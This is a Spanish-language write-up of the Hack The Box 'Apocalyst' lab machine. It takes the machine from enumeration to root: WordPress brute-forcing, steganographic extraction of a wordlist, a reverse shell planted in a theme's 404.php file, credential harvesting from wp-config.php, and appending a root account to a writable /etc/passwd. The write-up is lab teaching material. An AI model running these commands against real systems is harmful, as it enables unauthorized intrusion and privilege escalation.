
Writeup CTF Apocalyst
Hack The Box



Contenido

0- Introducción

CTF Apocalyst de Hack The Box. Para solucionar este CTF, debemos crear una lista de palabras para encontrar un archivo de imagen específico en el sitio y luego extraer otra lista de esa imagen usando StegHide. Esa lista contiene la contraseña del usuario de WordPress, que da acceso al panel de administración y, por lo tanto, a la ejecución. Para rootear, encontraré un archivo passwd grabable y agregaré un usuario root.

1- Enumeración

1.1. NMAP

Como siempre, comenzamos realizando un escaneo de los servicios abiertos en el target.

```
kali@kali ~/Desktop/HackTheBox/apocalyst sudo nmap -p- --min-rate 5000 --open -vvv -Pn -n 10.10.10.46 -oG allpo
rts
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-05 07:42 EDT
Initiating SYN Stealth Scan at 07:42
Scanning 10.10.10.46 [65535 ports]
Discovered open port 22/tcp on 10.10.10.46
Discovered open port 80/tcp on 10.10.10.46
Completed SYN Stealth Scan at 07:42, 12.50s elapsed (65535 total ports)
Nmap scan report for 10.10.10.46
Host is up, received user-set (0.076s latency).
Scanned at 2022-07-05 07:42:30 EDT for 13s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
           Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)
kali@kali ~/Desktop/HackTheBox/apocalyst
```



```
kali@kali ~/Desktop/HackTheBox/apocalyst sudo nmap -p22,80 -sVC -vvv -Pn -n 10.10.10.46 -oN targeted
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC31v5ON0qrpNu/jcyTlljgNneZ/fMZ7CGOyDjCMa1Qc6YtMbYdd9H3o8u3nbiakd18yS/NCI3zXh
O/q+2K644h+ex5EBruAkxig0cNgu5kBJznU3V1+cOQNuEx4Vk81/7d2k2kGnYwfXsXWtyz1EKC2FsbQiz4bgov/JteUcTtFRdBypCk1Ereo+zOFj2oyd
thRPgjW1w0mkfXEgknEbnFcb3Ey5QI60FC6gy/oWy3UyKNn3qkNq5XsMxVj4tbA4wP4yHIBoGUOLphSKpSDX8K+PoEgZ3Auo3zYjUw8rMPb3LSeXs5PN
Lj97vishrGzAVBdgHk7pzKyv2UDgvrVq0/
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBM93PeqWOJlPlf9AK3ytgwWlOpQUC/hBoT6wvalkI2
otqamAa/FboxVa7hSZdIivlnyTViO8mMGSRXergrTXar4=
|   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPuP4PNCgZu2qrKNZLu+PaCCyf5Eqq5no6CgJJPsST9h
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.8
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Descubrimientos interesantes:

- Puerto 22: SSH OpenSSH 7.2
- Puerto 80: HTTP Apache 2.4.18 ejecutando WordPress 4.8

Añadimos el dominio apocalyst.htb al archivo /etc/hosts.

```
10.10.10.46      apocalyst.htb
```

1.2. WPscan

Como estamos ante un CMS WordPress, vamos a escanarlo con wpscan para ver qué información tenemos disponible.

```
kali@kali ~/Desktop/HackTheBox/apocalyst wpscan --url http://apocalyst.htb/ -e
```

Después de ejecutar el script la información más importante que hemos encontrado es un nombre posible de usuario.

```
[+] falaraki
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

falaraki es el nombre de usuario encontrado.

1.3. Enumeración de directorios

Como tenemos un servidor web, vamos a realizar una enumeración de directorios por si hubiese información de interés. Al mismo tiempo vamos a abrir el puerto 80 en el navegador. Para la enumeración de directorios vamos a utilizar la herramienta ffuf.

```
 kali@kali ~/Desktop/HackTheBox/apocalyst ffuf -u http://apocalyst.htb/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/raft-medium-words.txt -e .txt,.zip,.html,.php,.bak -fc 401,403,405 | grep -v 'Words: 20'

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://apocalyst.htb/FUZZ
 :: Wordlist         : FUZZ: /home/kali/SecLists/Discovery/Web-Content/raft-medium-words.txt
 :: Extensions       : .txt .zip .html .php .bak
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response status: 401,403,405
________________________________________________

index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
index.bak               [Status: 200, Size: 148, Words: 36, Lines: 9, Duration: 123ms]
wp-login.php            [Status: 200, Size: 2460, Words: 153, Lines: 70, Duration: 120ms]
.                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 80ms]
readme.html             [Status: 200, Size: 7413, Words: 760, Lines: 99, Duration: 57ms]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 89ms]
license.txt             [Status: 200, Size: 19935, Words: 3334, Lines: 386, Duration: 55ms]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 79ms]
wp-settings.php         [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 45ms]
wp-cron.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 90ms]
wp-blog-header.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 107ms]
wp-links-opml.php       [Status: 200, Size: 235, Words: 14, Lines: 11, Duration: 89ms]
wp-load.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 80ms]
wp-signup.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 89ms]
wp-activate.php         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 139ms]
:: Progress: [378522/378522] :: Job [1/1] :: 659 req/sec :: Duration: [0:08:30] :: Errors: 0 ::
 kali@kali ~/Desktop/HackTheBox/apocalyst
```

Además de múltiples endpoints que redireccionaban a la misma imagen.

Vamos a crear una wordlist específica para esta web con la herramienta cewl.

```
kali@kali ~/Desktop/HackTheBox/apocalyst ffuf -u http://apocalyst.htb/FUZZ/ -w list.

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://apocalyst.htb/FUZZ/
 :: Wordlist         : FUZZ: list.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

time                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 49ms]
the                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 44ms]
Revelation              [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 45ms]
End                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 45ms]
that                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 50ms]
Blog                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 73ms]
The                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 73ms]
Assumptio               [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 45ms]
from                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 67ms]
then                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 63ms]
this                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 67ms]
final                   [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 87ms]
some                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 64ms]
before                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 60ms]
God                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 91ms]
age                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 83ms]
branding                [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 100ms]
used                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 124ms]
number                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 100ms]
RSS                     [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 85ms]
Recent                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 85ms]
Really                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 93ms]
Simple                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 93ms]
Search                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 124ms]
Posted                  [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 82ms]
Syndication             [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 124ms]
meta                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 83ms]
post                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 83ms]
state                   [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 120ms]
info                    [Status: 200, Size: 157, Words: 14, Lines: 14, Duration: 122ms]
```

Obtenemos múltiples directorios que devuelven código 200. De entre todos estos endpoinsts, destaca /Rightiousness/ con una longitud diferente a pesar de que todas las páginas en list.txt tienen la misma imagen.

1.4. Esteganografía

```
<!DOCTYPE html>
<html lang="en"> scroll
▶ <head> ··· </head>
▼ <body> overflow
    <img src="image.jpg"> overflow
    <!--needle-->
  </body>
</html>
```


Descargamos la imagen contenida.

```
kali@kali ~/Desktop/HackTheBox/apocalyst wget http://10.10.10.46/Rightiousness/image.jpg
--2022-07-05 09:56:49--  http://10.10.10.46/Rightiousness/image.jpg
Connecting to 10.10.10.46:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 215541 (210K) [image/jpeg]
Saving to: 'image.jpg'

image.jpg                   100%[=========================================>] 210.49K   430KB/s    in 0.5s

2022-07-05 09:56:50 (430 KB/s) - 'image.jpg' saved [215541/215541]
```

Comenzamos extrayendo los metadatos de la imagen.

```
kali@kali ~/Desktop/HackTheBox/apocalyst exiftool image.jpg
ExifTool Version Number         : 12.41
File Name                       : image.jpg
Directory                       : .
File Size                       : 210 KiB
File Modification Date/Time     : 2017:07:27 06:08:34-04:00
File Access Date/Time           : 2022:07:05 09:56:50-04:00
File Inode Change Date/Time     : 2022:07:05 09:56:50-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1920×1080
Megapixels                      : 2.1
kali@kali ~/Desktop/HackTheBox/apocalyst
```

Pero no contiene información interesante.

Ejecutamos steghide sin password. Como resultado tenemos una lista de palabras que pueden ser interesantes.

```
kali@kali ~/Desktop/HackTheBox/apocalyst steghide extract -sf image.jpg
Enter passphrase:
the file "list.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "list.txt".
kali@kali ~/Desktop/HackTheBox/apocalyst
```


1.5. Enumeración de contraseñas WP

Vamos a intentar buscar la contraseña de usuario para WP. Para ello, utilizamos el nombre de usuario encontrado anteriormente y hacemos fuerza bruta con wpscan sobre wp-login utilizando la lista de palabras list.txt que extrajimos haciendo esteganografía.

```
kali@kali ~/Desktop/HackTheBox/apocalyst wpscan --url http://apocalyst.htb -U falaraki -P ./list.txt --password
-attack wp-login
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

Después de ejecutar wpscan, tenemos un posible par usuario:contraseña

```
[!] Valid Combinations Found:
 | Username: falaraki, Password: Transclisiation
```

2- Elevación de privilegios

2.1. Reverse Shell

Con el usuario que tenemos vamos a logearnos en http://apocalyst.htb/wp-login.php . Accedemos al panel de control de WP.

Nos desplazamos a http://apocalyst.htb/wp-admin/themes.php y vemos que el tema activado es Twenty Seventeen. Nos desplazamos al editor y editamos el 404.php para añadir la reverse Shell.

La reverse que vamos a utilizar es esta de Pentest Monkey.

Guardamos la modificación y habilitamos un oyente en la máquina atacante.

Ejecutamos http://apocalyst.htb/wp-content/themes/twentyseventeen/404.php y ya debería haber conexión entre la máquina atacante y el objetivo.

```
kali@kali ~/Desktop/HackTheBox/apocalyst rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.46] 44990
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:34:54 up  4:04,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


Una vez establecemos conexión, nos dirigimos al directorio donde se ejecuta WP, /var/www/html/. Una vez allí, buscamos el directorio del dominio objetivo y vemos que archivos contiene.

```
kali@kali ~/Desktop/HackTheBox/apocalyst rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.46] 44994
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:38:17 up  4:07,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
pwd
/
cd var/www/html
pwd
/var/www/html
ls
apocalyst.htb
index.html
testdir.htb
```

Dentro de este directorio vemos archivos interesantes como wp-config.php Veamos su contenido.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Tenemos lo que parecen ser credenciales para una base de datos MySQL. Vamos a comprobarlo.

```
mysql -uroot -D wp_myblog -p -e 'select user_login,user_pass from wp_users;'
Th3SoopaD00paPa5S!
user_login      user_pass
falaraki        $P$BnK/Jm451thx39mQg0AFXywQWZ.e6Z.
```

Pero esto parece ser un agujero de conejo. Intentamos decodificar el user_pass tanto con hascat como con John, pero no es posible.

2.2. Flag user.txt

En este punto, vamos a dirigirnos al directorio de usuario para ver qué información contiene.

```
cd /home/falaraki
pwd
/home/falaraki
ls
user.txt
cat user.txt
96d
$
```

Dentro del directorio del usuario obtenemos la flag user.txt.

2.3. Flag root.txt

Veamos los archivos ocultos dentro del directorio.

```
ls -la
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24  2017 .
drwxr-xr-x 3 root     root     4096 Jul 26  2017 ..
-rw------- 1 falaraki falaraki    1 Dec 24  2017 .bash_history
-rw-r--r-- 1 falaraki falaraki  220 Jul 26  2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26  2017 .bashrc
drwx------ 2 falaraki falaraki 4096 Jul 26  2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26  2017 .nano
-rw-r--r-- 1 falaraki falaraki  655 Jul 26  2017 .profile
-rw-rw-r-- 1 falaraki falaraki  109 Jul 26  2017 .secret
-rw-r--r-- 1 falaraki falaraki    0 Jul 26  2017 .sudo_as_admin_successful
-rw-r--r-- 1 root     root     1024 Jul 27  2017 .wp-config.php.swp
-r--r--r-- 1 falaraki falaraki   33 Jul  5 11:31 user.txt
```

Tenemos un archivo llamado .secret, que parece tener algunos datos codificados en base64:

```
cat .secret
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGlOZ1RIIXNVemVyc1A0c3M=
```

```
cat .secret | base64 -d; echo
Keep forgetting password so this will keep it safe!
Y0uAINtG37TiNgTH!sUzersP4ss
```

Aprovechando el usuario falaraki y la contraseña obtenida, nos conectamos a la máquina víctima con este usuario.


```
python3 -c 'import pty; pty.spawn("/bin/bash")'
su falaraki
su falaraki
Y0uAINtG37TiNgTH!sUzersP4ss

falaraki@apocalyst:~$
```

Una vez llegado a este punto, vamos a subir Linpeas.sh a la máquina víctima. Para ello habilitamos un servidor con Python.

```
 ✘ kali@kali  ~/Desktop/HackTheBox/apocalyst  python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.46 - - [05/Jul/2022 11:10:21] "GET /linpeas.sh HTTP/1.1" 200 -
```

Y ejecutamos Linpeas en la máquina víctima.

```
╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/etc/passwd
/run/lock
/run/lock/apache2
/tmp
/tmp/.ICE-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
```

El archivo /etc/passwd es editable. Posible vector de elevación de privilegios. Vamos a intentar la elevación de privilegios por este vector.

```
cd etc
ls -l passwd
-rw-rw-rw- 1 root root 1637 Jul 26  2017 passwd
```

Creamos un usuario con privilegios root y lo añadimos al archivo /etc/passwd

```
openssl passwd elhackeretico
Warning: truncating password to 8 characters
MtZj3buJbekwg
echo "elhackeretico:MtZj3buJbekwg:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd
su elhackeretico
su: must be run from a terminal
python3 -c 'import pty; pty.spawn("/bin/bash")'
su elhackeretico
su elhackeretico
elhacker

root@apocalyst:/etc#
```

Tenemos privilegios root

```
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/etc#
```

Buscamos la flag root.txt


```
cd ..
ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
cd root
cd root
ls
ls
root.txt
cat root.txt
cat root.txt
4e75d
root@apocalyst:~#
```

Y finalizamos el CTF.